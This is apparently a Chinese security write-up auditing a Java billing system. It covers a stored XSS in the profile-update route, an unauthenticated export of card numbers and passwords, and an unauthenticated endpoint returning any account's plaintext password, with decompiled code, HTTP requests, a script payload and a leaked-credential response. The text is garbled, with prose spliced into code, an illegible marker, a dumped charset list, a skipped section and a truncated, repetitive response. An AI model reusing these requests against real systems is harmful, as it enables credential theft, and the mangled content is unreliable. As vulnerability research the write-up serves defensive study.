


0x00 前言

代码审计的系统为某计费系统，本着学习交流的态度对本系统进行了审计，在审计过程中发现了诸多安全问题，本文在此列出几项比较经典的漏洞。在此感谢花茶安全团队的

0x01 XSS漏洞

在路由userdatachange中存在XSS漏洞，此路由为用户资料修改页面，在此路由中，并不存在XSS漏洞，原因是该系统存在XSS过滤器，但是并不会影响我们保存在数据库中。首先我们来到userdatachange路由，在进入了该userDataChange()函数后,首先会进行登录判断，随后对相关的用户权限和用户信息进行校验，校验通过后进行下面流程。

 SelfInterfaceMyoperationController.class

```
}  
  
@PostMapping("/{userdatachange}")  
public Json userDataChange(HttpServletRequest request, @RequestBody UserDataChangeReq req)  
{  
    478     Json json = new Json();  
    try  
    {  
        481         boolean v = validateLogin(request, req.getAccountId());  
        482         if (!v)  
        {  
            483             json.setErrcode("1");  
            484             json.setErrMsg("访问权限不存在");  
            485             json.setSuccess(false);  
            486             return json;  
        }  
        490         IAccounts user = (IAccounts)this.commonService.get(IAccounts.class,  
        491             req.getAccountId());  
        492         if (user == null)  
        {  
            493             this.log.debug("账号不存在,不存在的账号:" + req.getAccountId());  
            494             json.setErrcode("1");  
            495             json.setErrMsg("账号不存在,请检查账号的准确性");  
            496             json.setSuccess(false);  
            497             return json;  
        }  
    }  
}
```

接下来函数会把我们提交过来的数据进行赋值处理，这里调用了UserDataChangeReq这个接口类的数据，在赋完值后，进行后面处理

```

501     ResourceBundle res = RequestUtil.getResourceBundle(request);
502     StringBuilder sb = new StringBuilder();
503     sb.append(res.getString("system.self.tishi"));
504     sb.append(res.getString("baseinfo.modifyinfo"));
505     sb.append(res.getString("system.success") + ",");
506     sb.append(res.getString("user.userid") + "(" + req.getAccountId() + ";");
507     if (req.getAccountName() != null)
508     {
509         sb.append(res.getString("user.name") + req.getAccountName() + ";");
510         user.setAccountName(req.getAccountName());
511     }
512     if (req.getEducation() != null)
513     {
514         sb.append(res.getString("user.account.eduLevel") + req.getEducation() + ";");
515         user.setEducation(req.getEducation());
516     }
517     if (req.getGender() != null)
518     {
519         sb.append(res.getString("user.sex") + req.getGender() + ";");
520         user.setGender(req.getGender());
521     }
522     if (req.getStudentId() != null)
523     {
524         sb.append(res.getString("user.sduentId") + req.getStudentId() + ";");
525         user.setStudentId(req.getStudentId());
526     }
527     if (req.getIdCardType() != null)
528     {
529         sb.append(res.getString("user.certtype") + req.getIdCardType() + ";");
530         user.setIdCardType(req.getIdCardType());
531     }
532     if (req.getIdCardNum() != null)
533     {
534         sb.append(res.getString("user.certnum") + req.getIdCardNum() + ";");
535         user.setIdCardNum(req.getIdCardNum());
536     }
537 }
538
539 在处理完提交过来的数据后，将会调用接口commonService中的update()这个函数把数据存入数据库中去，可以看到，这些地方没有对数据进行过滤处理，直接把原数据存
540
541     if (req.getSercurityAnswer() != null)
542     {
543         sb.append(res.getString("user.passanswer") + req.getSercurityAnswer() + ";");
544         user.setSercurityAnswer(req.getSercurityAnswer());
545     }
546     if (req.getNotes() != null)
547     {
548         sb.append(res.getString("user.notes") + req.getNotes() + ";");
549         user.setNotes(req.getNotes());
550     }
551     sb.append(")");
552     addSyslog(request, "E", sb.toString(),
553         req.getAccountId());
554     this.commonService.update(user);
555     this.log.debug("调用自助变更资料接口成功,修改账号:[" + req.getAccountId() +
556         "]资料信息,状态:" + json.getErrcode());
557 }
558 catch (Exception e)
559 {
560     e.printStackTrace();
561     json.setErrcode("1");
562     json.setErrmsg("程序处理失败");
563     json.setSuccess(false);
564 }
565 return json;
566 }

```

此XSS的触发点为后台某功能处，下面来看下

在后台路由/user/operator中，函数前面还是先对相关的登录用户进行信息和登录状态的检查，在没有问题了后，将组合相关的查询语句

```

@RequestMapping(value="/user/operator", method={org.springframework.web.bind.annotation.RequestMethod.GET})
public String list(HttpServletRequest request, Model model, OrderBy orderBy, @RequestParam(value="orderby", required=false) String orderby, @Req
{
    TOperator tOperator = (TOperator)request.getSession().getAttribute("managerInfo");
    String actRole = reuturnActPage(request, "L");
    if (tOperator == null) {
        return actRole;
    }
    String type = request.getParameter("type");
    if (((orderby == null) || (orderby == "")) && ((order == null) || (order == "")))
    {
        orderby = (String)request.getSession().getAttribute("userorderby");
        order = (String)request.getSession().getAttribute("userorder");
    }
    if (((orderby == null) || (orderby == "")) && ((order == null) || (order == "")))
    {
        orderby.add(Order.desc("openingDate"));
    }
    else if (order.equals("asc"))
    {
        type = "type";
        orderby.add(Order.asc(orderby.toString()));
    }
    else
    {
        type = "type2";
        orderby.add(Order.desc(orderby.toString()));
    }
    if ((type == null) && (request.getSession().getAttribute("operator_queryList") != null)) {
        request.getSession().removeAttribute("operator_queryList");
    }
}

```

这里调用了数据库查询函数baseQuery()操作，把查询出来的用户信息返回输出到前台

```

81 if ((type == null) && (request.getSession().getAttribute("operator_queryList") != null)) {
82     request.getSession().removeAttribute("operator_queryList");
83 }
84 ArrayList<QueryBean> querylist;
85 ArrayList<QueryBean> queryList;
86 if (request.getSession().getAttribute("operator_queryList") != null) {
87     querylist = (ArrayList)request.getSession().getAttribute("operator_queryList");
88 } else {
89     querylist = new ArrayList();
90 }
91 List<TArea> tClasses = Util.areasList;
92
93 Integer areaId = tOperator.getAreaId();
94 Integer[] arr = TreeUtil.classListToTree(tClasses, areaId);
95 queryList.add(Util.getQuery("areaId", "in", arr, null));
96 setCommonData(model, request, areaId);
97 request.getSession().setAttribute("userorderby", orderby);
98 request.getSession().setAttribute("userorder", order);
99 request.getSession().setAttribute("operator_queryList", queryList);
100 return baseQuery(request, model, queryList, orderBy);
101 }

```

登录普通用户账号，来到修改资料地方，在用户姓名处或者其他地方输入XSS测试代码后保存


```

178 @PostMapping("/{getIndexChart"})
179 public String getIndexChart(HttpServletRequest request, @RequestBody AccountReq req)
180 {
181     String accountId = req.getAccountId();
182     UserIndexModel userIndexModel = new UserIndexModel();
183     BaseChartVo baseChartVo = new BaseChartVo();
184     BaseUseVo baseUseVo = new BaseUseVo();
185     if ((accountId == null) || (accountId.trim().length() == 0))
186     {
187         this.log.debug("账号为空,无法返回信息");
188         userIndexModel.setErrcode("1");
189         userIndexModel.setErrmsg("账号为空,请检查参数是否有账号");
190         userIndexModel.setSuccess(false);
191         JSONObject json = JSONObject.fromObject(userIndexModel);
192         return json.toString();
193     }
194     IAccounts accounts = (IAccounts)this.commonService.get(IAccounts.class, accountId)
195     if (accounts == null)
196     {
197         this.log.debug("账号不存在,不存在的账号:" + accountId);
198         userIndexModel.setErrcode("1");
199         userIndexModel.setErrmsg("账号不存在,请检查账号的准确性");
200         JSONObject json = JSONObject.fromObject(userIndexModel);
201         return json.toString();
202     }
203 }

```

```

279: baseUseVo.setRemainMoney(accounts.getRemainMoney().intValue() / 100);
280: baseUseVo.setSameMonthMoney(accounts.getCurrMonthMoney().doubleValue() / 100.00);
281: baseUseVo.setSameMonthFlow(accounts.getCurrMonthFlow().doubleValue());
282: baseUseVo.setSameMonthTime(accounts.getCurrMonthTime().doubleValue());
283: baseUseVo.setSameDayFlow(accounts.getCurrAccumulateFlow().doubleValue());
284: baseUseVo.setSameDayTime(accounts.getCurrAccumulateTime().doubleValue());
285: baseUseVo.setCumulativeMoney(accounts.getAccumulateMoney().doubleValue() / 100.00);
286: baseUseVo.setCumulativeFlow(accounts.getAccumulateFlow().doubleValue());
287: baseUseVo.setCumulativeTime(accounts.getAccumulateTime().doubleValue());
288: baseUseVo.setLimitFlows(limitFlows);
289: baseUseVo.setLimitTimes(limitTimes);
290: userIndexModel.setErrcode("0");
291: userIndexModel.setErrMsg("获取首页数据成功");
292: userIndexModel.setSuccess(true);
293: userIndexModel.setBaseChartVo(baseChartVo);
294: userIndexModel.setBaseUseVo(baseUseVo);
295: this.log.debug("调用接口成功,返回账号:[" + accounts.getAccountId() + "]信息,状态:" + userIndexModel.getErrcode() + ",数据:" + userIndexModel);
296: JSONObject json = JSONObject.fromObject(userIndexModel);
297: return json.toString();
}

```

[illegible]

0 matches

Request

POST /self/getindexchart.do? HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:46.0) Gecko/20100101 Firefox/46.0

Accept: application/json, text/plain, */*

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

DNT: 1

Content-Type: application/json;charset=utf-8

Content-Length: 18

Connection: close

{\"accountId\":\"ad\"}

Response

iso-8859-9, jis_x0201, jis_x0212-1990, koi8-r, koi8-u, shift_jis, tis-620, us-ascii, utf-16, utf-16be, utf-16le, utf-32, utf-32be, utf-32le, utf-8, windows-1250, windows-1251, windows-1252, windows-1253, windows-1254, windows-1255, windows-1256, windows-1257, windows-1258, windows-31j, x-big5-hkscs-2001, x-big5-solaris, x-compound_text, x-euc-jp-linux, x-euc-tw, x-eucjp-open, x-ibm1006, x-ibm1025, x-ibm1046, x-ibm1097, x-ibm1098, x-ibm1112, x-ibm1122, x-ibm1123, x-ibm1124, x-ibm1166, x-ibm1364, x-ibm1381, x-ibm1383, x-ibm300, x-ibm33722, x-ibm737, x-ibm833, x-ibm834, x-ibm856, x-ibm874, x-ibm875, x-ibm921, x-ibm922, x-ibm930, x-ibm933, x-ibm935, x-ibm937, x-ibm939, x-ibm942, x-ibm942c, x-ibm943, x-ibm943c, x-ibm948, x-ibm949, x-ibm949c, x-ibm950, x-ibm964, x-ibm970, x-iscii91, x-iso-2022-cn-cns, x-iso-2022-cn-gb, x-iso-8859-11, x-jis0208, x-jisautodetect, x-johab, x-macarabic, x-maccentraleurope, x-maccroatian, x-maccyrillic, x-macdingbat, x-macgreek, x-machebrew, x-maciceleland, x-macroman, x-macromania, x-macsymbols, x-macthai, x-macturkish, x-macukraine, x-ms932_0213, x-ms950-hkscs, x-ms950-hkscs-xp, x-mswin-936, x-pck, x-sjis_0213, x-utf-16le-bom, x-utf-32be-bom, x-utf-32le-bom, x-windows-50220, x-windows-50221, x-windows-874, x-windows-949, x-windows-950, x-windows-iso2022jp

{\"baseChartVo\":null,\"baseInfoVo\":null,\"baseUseVo\":null,\"data\":null,\"errcode\":\"1\",\"err msg\":\"账号不存在,请检查账号的准确性\",\"success\":true}

0x03 未授权文件下载

在路由cardgroupexport中，我们可以看到函数接口并没有对登录的用户进行状态判断，直接进行了相关的操作。在函数中，当相关静态变量信息处理成功后，函数会调用

```
@RequestMapping(value={"/rate/{id}/cardgroupexport"}, method={org.springframework.web.bind.annotation.RequestMethod.GET})
public String export(HttpServletRequest request, Model model, @PathVariable Integer id, HttpServletResponse response)
{
    TCardManage command = (TCardManage)this.commonService.get(TCardManage.class, id);
    this.log.info(command);

    ArrayList<QueryBean> queryList = new ArrayList();

    queryList.add(Util.getQuery("cardProId", "=", id, null));
    OrderBy orderBy = new OrderBy();
    orderBy.add(Order.asc("cardId"));
    List<TSaleCard> dataset = this.commonService.listAll(TSaleCard.class,
        queryList, orderBy);

    ResourceBundle myResources = RequestUtil.getResourceBundle(request);
    response.setContentType("application/msexcel");
    response.setHeader("Content-Disposition", "attachment; filename=" +
        StringUtil.formatGBKString(myResources.getString("card.runcard")) +
        ".xlsx");
    ExcelUtil<TSaleCard> ex = new ExcelUtil();

    String[] headers = { "卡批号", "卡编号", "卡类型", "卡密码", "金额(分)", "卡标志", "操作时间",
        "失效时间" };
    String[] fields = { "cardProId", "cardId", "cardFlag", "cardPass",
        "tcardManage.cardMoney", "operatorFlag", "cardChargeDate",
        "tcardManage.expiryDate" };
    try
    {
        Map<String, Object> cardflagMap = new HashMap();
        cardflagMap.put("0", myResources.getString("card.moneycard"));
        cardflagMap.put("1", myResources.getString("card.netcard"));
        FieldMapBean cardflagFiledMap = new FieldMapBean("cardFlag",
            cardflagMap, null);
        Map<String, Object> actionMap = new HashMap();
        actionMap.put("1", myResources.getString("card.cardflag1"));
    }
}
```


在处理完excel表后，执行exportExcel()函数进行excel表导出

```

446 ServletOutputStream out = response.getOutputStream();
447 ex.exportExcel(myResources.getString("card.runcard"), headers,
448     fields, dataset, out, fieldMapList);
449 out.close();
450 command.setDownTimes(Integer.valueOf(command.getDownTimes().intValue() + 1));
451 command.setLastDownDate(DateUtil.getUtilDate());
452 TOperator tOperator = (TOperator)request.getSession().getAttribute(
453     "managerInfo");
454 if (tOperator != null) {
455     command.setLastDownOperator(tOperator.getOperatorId());
456 }
457 this.commonService.update(command);
458 ResourceBundle res = RequestUtil.getResourceBundle(request);
459 StringBuilder sb = new StringBuilder();
460 sb.append(res.getString("system.down.success") + "(");
461 sb.append(res.getString("card.cardno") + ":" + command.getCradnoPrefix() +
462     ":" + command.getCardnoStart() + "-" + command.getCardnoEnd() +
463     ",");
464 sb.append(res.getString("card.money") + ":" + command.getCardMoney().intValue() / 100 + ",");
465 if (tOperator != null) {
466     sb.append(res.getString("system.modifymanager") + ":" + tOperator.getOperatorId());
467 }
468 sb.append(")");
469 command.setOther4(sb.toString());
470 addSyslog(request, "G", command.getOther4(), null);
471 this.log.info("卡批号为: " + command.getCardProId() + ",累积下载次数为: " +
472     command.getDownTimes());
473 }
474 catch (FileNotFoundException e)
475 {
476     this.log.error("excel下载异常: " + e.getMessage());
477     e.printStackTrace();

```

直接访问导出路由页面



0x04 任意用户密码读取

在路由checkUserIdPassword中，这里直接调用了接口commonService中的listAll函数进行信息查询，查询完后直接返回查询结果

```
@RequestMapping(value={"/user/checkUserIdPassword"}, method={org.springframework.web.bind.annotation.RequestMethod.POST})
@ResponseBody
public List<TAccounts> checkUserIdPassword(HttpServletRequest request, Model model, @RequestParam("accountId") String accountId)
{
    ArrayList<QueryBean> queryList = new ArrayList();
    queryList.add(Util.getQuery("accountId", "=", accountId, null));
    List<TAccounts> tUsers = this.commonService.listAll(TAccounts.class, queryList, null);
    if (tUsers.size() == 0) {
        this.log.info("不存在输入的账号" + accountId);
    } else {
        this.log.info("输入账号正常" + accountId);
    }
    return tUsers;
}
```

我们来看一下它都查询了些什么东西

这里我们跟进TAccounts函数，可以看到查询的信息为账号表中的所有信息，其中还包括了账号密码等敏感信息

```
public TAccounts(String accountId, TArea tarea, TInternetTactics tinternetTactics, String accountType, Integer remainMoney, Double accumulateFlow, Double accumulateTime, Double accumulateMoney, Double lastMonthFlow, Double lastMonthTime, Double lastMonthMoney, Double currMonthFlow, Double currMonthTime, Double currMonthMoney, Double currAccumulateFlow, Double currAccumulateTime, Double remainUseDay, Integer loginCount, Integer getpassCount, Double favValue, String accountPwd, String openingDate, String effectiveDate, String expirationDate, Boolean isUseflag, Integer billingcycletime, Boolean cardUserFlag, Integer accountBingFlag1, Integer accountBingFlag2, Integer accountBingFlag3, Integer accountBingFlag4, Integer accountBingFlag5, Integer accountBingFlag6, Integer getwayFlag1) {
    this.accountId = accountId;
    this.tarea = tarea;
    this.tinternetTactics = tinternetTactics;
    this.accountType = accountType;
    this.remainMoney = remainMoney;
    this.accumulateFlow = accumulateFlow;
    this.accumulateTime = accumulateTime;
    this.accumulateMoney = accumulateMoney;
    this.lastMonthFlow = lastMonthFlow;
    this.lastMonthTime = lastMonthTime;
    this.lastMonthMoney = lastMonthMoney;
    this.currMonthFlow = currMonthFlow;
    this.currMonthTime = currMonthTime;
    this.currMonthMoney = currMonthMoney;
    this.currAccumulateFlow = currAccumulateFlow;
    this.currAccumulateTime = currAccumulateTime;
    this.remainUseDay = remainUseDay;
    this.loginCount = loginCount;
    this.getpassCount = getpassCount;
    this.favValue = favValue;
    this.accountPwd = accountPwd;
    this.openingDate = openingDate;
    this.effectiveDate = effectiveDate;
    this.expirationDate = expirationDate;
    this.isUseflag = isUseflag;
    this.billingcycletime = billingcycletime;
    this.cardUserFlag = cardUserFlag;
    this.accountBingFlag1 = accountBingFlag1;
    this.accountBingFlag2 = accountBingFlag2;
    this.accountBingFlag3 = accountBingFlag3;
    this.accountBingFlag4 = accountBingFlag4;
    this.accountBingFlag5 = accountBingFlag5;
    this.accountBingFlag6 = accountBingFlag6;
    this.getwayFlag1 = getwayFlag1;
}
```

在整个函数中，并没有对用户登录状态进行判断，所以我们可以直接利用未授权查看所有用户的账号密码，造成用户信息泄露

我们这里查询sxq账户，可以看到已经返回了相关敏感信息

Request

Raw Params Headers Hex

POST //user/checkUserIdPassWord.do HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:46.0) Gecko/20100101 Firefox/46.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

DNT: 1

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 13

accountId=sxq

Response

Raw Headers Hex

B, C, D, E, F, G, H, I, L, M, N, O, P, Q, R, S, T, U", "mbandwidthid": 0, "accountName": null, "gender": "1", "education": "0", "idCardType": "1", "idCardNum": "1111111111111111", "workCertType": "0", "workCertNum": null, "accountPhone": null, "accountMobile": "13511111111", "email": null, "depart": null, "unit": null, "securityQuestion": null, "securityAnswer": null, "accountType": "0", "posetcode": null, "linkAddress": "</div> <script> alert() </script> <div>", "notes": null, "latestEditDate": 1553589837000, "latestEditManager": "boss", "openManager": "boss", "latestEditReason": null, "remainMoney": 0, "accumulateFlow": 0.0, "accumulateTime": 0.0, "accumulateMoney": 0.0, "lastMonthFlow": 0.0, "lastMonthTime": 0.0, "lastMonthMoney": 0.0, "currMonthFlow": 3337.470001, "currMonthTime": 4.259444, "currMonthMoney": 0.0, "currAccumulateFlow": 3337.470001, "currAccumulateTime": 4.259444, "remainUseDay": 31, "loginCount": 0, "getpassCount": 0, "bundleExpiredDate": null, "favValue": 0.0, "accountPwd": "a", "openingDate": 1539760264129, "effectiveDate": 1539705600000, "expirationDate": 2145888000000, "isUseflag": "1", "firstusetime": 1539767631000, "lastmonthlychargetime": 1553589837000, "lastusetime": 1553589837000, "billingcycletime": 1552753536000, "cardUserFlag": "0", "cardGroupId": 0, "accountBingFlag1": "000", "accountBingipFlag1": "0", "accountBingip1": null, "accountBingipNum1": 0, "accountMac1": null, "accountBingFlag2": "000", "accountBingipFlag2": "0", "accountBingip2": null, "accountBingipNum2": 0, "accountMac2": null, "accountBingFlag3": "000", "accountBingipFlag3": "0", "accountBingip3": null, "accountBingipNum3": 0, "accountMac3": null, "accountBingFlag4": "000", "accountBingipFlag4": "0", "accountBingip4": null, "accountBingipNum4": 0, "accountMac4": null, "accountBingFlag5": "000", "accountBingipFlag5": "0", "accountBingip5": null, "accountBingipNum5": 0, "accountMac5": null, "accountBingFlag6": "000", "accountBingip6": null, "accountBingipNum6": 0, "accountMac6": null, "getwayFlag1": 0, "getwayFlag2": 0, "getwayFlag3": 0, "getwayFlag4": 0, "getwayFlag5": 0, "getwayFlag6": 0, "getwayFlag7": 0, "getwayFlag8": 0, "getwayFlag9": 0, "getwayFlag10": 0, "getwayFlag11": 0, "getwayFlag12": 0, "getwayFlag13": 0, "getwayFlag14": 0, "getwayFlag15": 0, "getwayFlag16": 0, "getwayFlag17": 0, "getwayFlag18": 0, "getwayFlag19": 0, "getwayFlag20": 0, "getwayFlag21": 0, "getwayFlag22": 0, "getwayFlag23": 0, "getwayFlag24": 0, "getwayFlag25": 0, "getwayFlag26": 0, "getwayFlag27": 0, "getwayFlag28": 0, "getwayFlag29": 0, "getwayFlag30": 0, "getwayFlag31": 0, "getwayFlag32": 0, "getwayFlag33": 0, "getwayFlag34": 0, "getwayFlag35": 0, "getwayFlag36": 0, "getwayFlag37": 0, "getwayFlag38": 0, "getwayFlag39": 0, "getwayFlag40": 0, "getwayFlag41": 0, "getwayFlag42": 0, "getwayFlag43": 0, "getwayFlag44": 0, "getwayFlag45": 0, "getwayFlag46": 0, "getwayFlag47": 0, "getwayFlag48": 0, "getwayFlag49": 0, "getwayFlag50": 0, "getwayFlag51": 0, "getwayFlag52": 0, "getwayFlag53": 0, "getwayFlag54": 0, "getwayFlag55": 0, "getwayFlag56": 0, "getwayFlag57": 0, "getwayFlag58": 0, "getwayFlag59": 0, "getwayFlag60": 0, "getwayFlag61": 0, "getwayFlag62": 0, "getwayFlag63": 0, "getwayFlag64": 0, "getwayFlag65": 0, "getwayFlag66": 0, "getwayFlag67": 0, "getwayFlag68": 0, "getwayFlag69": 0, "getwayFlag70": 0, "getwayFlag71": 0, "getwayFlag72": 0, "getwayFlag73": 0, "getwayFlag74": 0, "getwayFlag75": 0, "getwayFlag76": 0, "getwayFlag77": 0, "getwayFlag78": 0, "getwayFlag79": 0, "getwayFlag80": 0, "getwayFlag81": 0, "getwayFlag82": 0, "getwayFlag83": 0, "getwayFlag84": 0, "getwayFlag85": 0, "getwayFlag86": 0, "getwayFlag87": 0, "getwayFlag88": 0, "getwayFlag89": 0, "getwayFlag90": 0, "getwayFlag91": 0, "getwayFlag92": 0, "getwayFlag93": 0, "getwayFlag94": 0, "getwayFlag95": 0, "getwayFlag96": 0, "getwayFlag97": 0, "getwayFlag98": 0, "getwayFlag99": 0, "getwayFlag100": 0, "getwayFlag101": 0, "getwayFlag102": 0, "getwayFlag103": 0, "getwayFlag104": 0, "getwayFlag105": 0, "getwayFlag106": 0, "getwayFlag107": 0, "getwayFlag108": 0, "getwayFlag109": 0, "getwayFlag110": 0, "getwayFlag111": 0, "getwayFlag112": 0, "getwayFlag113": 0, "getwayFlag114": 0, "getwayFlag115": 0, "getwayFlag116": 0, "getwayFlag117": 0, "getwayFlag118": 0, "getwayFlag119": 0, "getwayFlag120": 0, "getwayFlag121": 0, "getwayFlag122": 0, "getwayFlag123": 0, "getwayFlag124": 0, "getwayFlag125": 0, "getwayFlag126": 0, "getwayFlag127": 0, "getwayFlag128": 0, "getwayFlag129": 0, "getwayFlag130": 0, "getwayFlag131": 0, "getwayFlag132": 0, "getwayFlag133": 0, "getwayFlag134": 0, "getwayFlag135": 0, "getwayFlag136": 0, "getwayFlag137": 0, "getwayFlag138": 0, "getwayFlag139": 0, "getwayFlag140": 0, "getwayFlag141": 0, "getwayFlag142": 0, "getwayFlag143": 0, "getwayFlag144": 0, "getwayFlag145": 0, "getwayFlag146": 0, "getwayFlag147": 0, "getwayFlag148": 0, "getwayFlag149": 0, "getwayFlag150": 0, "getwayFlag151": 0, "getwayFlag152": 0, "getwayFlag153": 0, "getwayFlag154": 0, "getwayFlag155": 0, "getwayFlag156": 0, "getwayFlag157": 0, "getwayFlag158": 0, "getwayFlag159": 0, "getwayFlag160": 0, "getwayFlag161": 0, "getwayFlag162": 0, "getwayFlag163": 0, "getwayFlag164": 0, "getwayFlag165": 0, "getwayFlag166": 0, "getwayFlag167": 0, "getwayFlag168": 0, "getwayFlag169": 0, "getwayFlag170": 0, "getwayFlag171": 0, "getwayFlag172": 0, "getwayFlag173": 0, "getwayFlag174": 0, "getwayFlag175": 0, "getwayFlag176": 0, "getwayFlag177": 0, "getwayFlag178": 0, "getwayFlag179": 0, "getwayFlag180": 0, "getwayFlag181": 0, "getwayFlag182": 0, "getwayFlag183": 0, "getwayFlag184": 0, "getwayFlag185": 0, "getwayFlag186": 0, "getwayFlag187": 0, "getwayFlag188": 0, "getwayFlag189": 0, "getwayFlag190": 0, "getwayFlag191": 0, "getwayFlag192": 0, "getwayFlag193": 0, "getwayFlag194": 0, "getwayFlag195": 0, "getwayFlag196": 0, "getwayFlag197": 0, "getwayFlag198": 0, "getwayFlag199": 0, "getwayFlag200": 0, "getwayFlag201": 0, "getwayFlag202": 0, "getwayFlag203": 0, "getwayFlag204": 0, "getwayFlag205": 0, "getwayFlag206": 0, "getwayFlag207": 0, "getwayFlag208": 0, "getwayFlag209": 0, "getwayFlag210": 0, "getwayFlag211": 0, "getwayFlag212": 0, "getwayFlag213": 0, "getwayFlag214": 0, "getwayFlag215": 0, "getwayFlag216": 0, "getwayFlag217": 0, "getwayFlag218": 0, "getwayFlag219": 0, "getwayFlag220": 0, "getwayFlag221": 0, "getwayFlag222": 0, "getwayFlag223": 0, "getwayFlag224": 0, "getwayFlag225": 0, "getwayFlag226": 0, "getwayFlag227": 0, "getwayFlag228": 0, "getwayFlag229": 0, "getwayFlag230": 0, "getwayFlag231": 0, "getwayFlag232": 0, "getwayFlag233": 0, "getwayFlag234": 0, "getwayFlag235": 0, "getwayFlag236": 0, "getwayFlag237": 0, "getwayFlag238": 0, "getwayFlag239": 0, "getwayFlag240": 0, "getwayFlag241": 0, "getwayFlag242": 0, "getwayFlag243": 0, "getwayFlag244": 0, "getwayFlag245": 0, "getwayFlag246": 0, "getwayFlag247": 0, "getwayFlag248": 0, "getwayFlag249": 0, "getwayFlag250": 0, "getwayFlag251": 0, "getwayFlag252": 0, "getwayFlag253": 0, "getwayFlag254": 0, "getwayFlag255": 0, "getwayFlag256": 0, "getwayFlag257": 0, "getwayFlag258": 0, "getwayFlag259": 0, "getwayFlag260": 0, "getwayFlag261": 0, "getwayFlag262": 0, "getwayFlag263": 0, "getwayFlag264": 0, "getwayFlag265": 0, "getwayFlag266": 0, "getwayFlag267": 0, "getwayFlag268": 0, "getwayFlag269": 0, "getwayFlag270": 0, "getwayFlag271": 0, "getwayFlag272": 0, "getwayFlag273": 0, "getwayFlag274": 0, "getwayFlag275": 0, "getwayFlag276": 0, "getwayFlag277": 0, "getwayFlag278": 0, "getwayFlag279": 0, "getwayFlag280": 0, "getwayFlag281": 0, "getwayFlag282": 0, "getwayFlag283": 0, "getwayFlag284": 0, "getwayFlag285": 0, "getwayFlag286": 0, "getwayFlag287": 0, "getwayFlag288": 0, "getwayFlag289": 0, "getwayFlag290": 0, "getwayFlag291": 0, "getwayFlag292": 0, "getwayFlag293": 0, "getwayFlag294": 0, "getwayFlag295": 0, "getwayFlag296": 0, "getwayFlag297": 0, "getwayFlag298": 0, "getwayFlag299": 0, "getwayFlag300": 0, "getwayFlag301": 0, "getwayFlag302": 0, "getwayFlag303": 0, "getwayFlag304": 0, "getwayFlag305": 0, "getwayFlag306": 0, "getwayFlag307": 0, "getwayFlag308": 0, "getwayFlag309": 0, "getwayFlag310": 0, "getwayFlag311": 0, "getwayFlag312": 0, "getwayFlag313": 0, "getwayFlag314": 0, "getwayFlag315": 0, "getwayFlag316": 0, "getwayFlag317": 0, "getwayFlag318": 0, "getwayFlag319": 0, "getwayFlag320": 0, "getwayFlag321": 0, "getwayFlag322": 0, "getwayFlag323": 0, "getwayFlag324": 0, "getwayFlag325": 0, "getwayFlag326": 0, "getwayFlag327": 0, "getwayFlag328": 0, "getwayFlag329": 0, "getwayFlag330": 0, "getwayFlag331": 0, "getwayFlag332": 0, "getwayFlag333": 0, "getwayFlag334": 0, "getwayFlag335": 0, "getwayFlag336": 0, "getwayFlag337": 0, "getwayFlag338": 0, "getwayFlag339": 0, "getwayFlag340": 0, "getwayFlag341": 0, "getwayFlag342": 0, "getwayFlag343": 0, "getwayFlag344": 0, "getwayFlag345": 0, "getwayFlag346": 0, "getwayFlag347": 0, "getwayFlag348": 0, "getwayFlag349": 0, 